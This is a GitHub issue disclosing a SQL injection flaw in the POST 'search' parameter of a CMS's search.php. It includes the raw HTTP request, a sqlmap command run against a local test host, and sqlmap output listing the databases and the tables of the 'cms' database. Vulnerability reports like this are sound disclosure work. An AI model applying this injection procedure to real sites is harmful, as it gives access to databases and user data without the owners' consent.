New issue

Jump to bottom


SQL injection vulnerability in search.php #1

⊙ Open hjxfire opened this issue on Jun 14, 2019 · 0 comments


hjxfire commented on Jun 14, 2019

In search.php,there's a SQL injection vulnerability in parameter,search.This parameter is transmitted using POST,you can use sqlmap to enter the database.


```
POST /search.php HTTP/1.1
Host: localhost:8082
Connection: keep-alive
Content-Length: 18
Cache-Control: max-age=0
Origin: http://localhost:8082
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://localhost:8082/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=h0vvq91s3j8aq77qsjmdbbt8vq

search=111&submit=
```



```
hjxfiredeMacBook-Pro:Applications hjxfire$ sqlmap -r /Users/hjxfire/Desktop/1.txt
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused

[*] starting at 14:33:01

[14:33:01] [INFO] parsing HTTP request from '/Users/hjxfire/Desktop/1.txt'
[14:33:02] [WARNING] provided value for parameter 'submit' is empty. Please, always use only valid pa
[14:33:02] [INFO] testing connection to the target URL
```



```
back-end DBMS: MySQL >= 5.0
[17:11:32] [INFO] fetching database names
available databases [5]:
[*] cms
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```



```
Database: cms
[5 tables]
+--------------+
| categories   |
| comments     |
| posts        |
| users        |
| users_online |
+--------------+
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant